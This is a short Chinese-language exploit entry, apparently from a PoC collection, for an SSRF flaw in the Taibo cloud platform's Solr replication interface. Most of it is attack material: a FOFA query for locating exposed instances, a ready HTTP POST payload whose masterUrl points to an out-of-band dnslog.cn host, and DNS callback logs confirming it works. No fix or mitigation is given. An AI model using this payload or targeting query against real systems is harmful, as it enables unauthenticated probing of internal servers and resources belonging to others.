
T12-1泰博-云平台-SSRF

漏洞描述：

泰博云平台 replication 接口存在服务器请求伪造漏洞。因此攻击者可利用该漏洞在未经身份验证的情况下访问某些受限资源.获取内部服务器信息，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：title="泰博云平台"

漏洞复现：

payload：

```
POST /solr/collection1/replication/?command=fetchindex&masterUrl=http://xxxx.dnslog.cn HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Linux; Android 11; motorola edge 20 fusion) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:

Dnslog验证

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 自定义 内置DNSLog: dnslog.cn 使用本地: 生成一个可用域名

当前激活域名为
6sfe1v.dnslog.cn

只看A记录: 自动刷新记录:

	域名	DNS类型	远端IP
+	222222.6sfe1v.dnslog.cn	A	120.76.17.164
+	222222.6sfe1v.dnslog.cn	A	120.76.17.166
+	222222.6sfe1v.dnslog.cn	A	120.76.17.161